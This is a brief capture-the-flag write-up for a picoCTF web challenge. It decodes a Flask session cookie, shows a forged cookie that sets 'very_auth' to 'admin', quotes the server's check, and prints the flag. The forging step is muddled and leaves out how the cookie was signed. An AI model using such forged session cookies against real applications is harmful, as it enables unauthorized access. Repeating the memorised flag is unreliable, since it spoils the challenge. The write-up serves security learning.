Most Cookies

Web Exploitation

Description


Alright, enough of using my own encryption. Flask session cookies should be plenty secure! server.py http://mercury.picoctf.net:35697/

Hints:

1) How secure is a flask cookie?

Solution:

1) We inspect the cookies on the page.




2) We get the cookie
eyJ2ZXJ5X2F1dGgiOiJibGFuayJ9.ZVY4_Q.IGZv43e2BMR6zJiihUAvpJr5sho
3) Which when decoded gives

```
{
  "very_auth": "blank"
}
```

4) However to get the flag we need to change it to “very_auth” : “admin” Which after decoding we get as
`eyJ2ZXJ5X2F1dGgiOiJhZG1pbiJ9.YGEVdA.Fqe_gJWtcM37UiFmpaWsMkhel6w`

```
if session.get("very_auth"):
    check = session["very_auth"]
    if check == "admin":
        resp = make_response(render_template("flag.html", value=flag_value, title=title))
        return resp
    flash("That is a cookie! Not very special though...", "success")
    return render_template("not-flag.html", title=title, cookie_name=session["very_auth"])
else:
    resp = make_response(redirect("/"))
    session["very_auth"] = "blank"
    return resp
```

5) Now if we enter this cookie in the cookie area we get the flag.



Flag: picoCTF{pwn_4ll_th3_cook1E5_478da04c}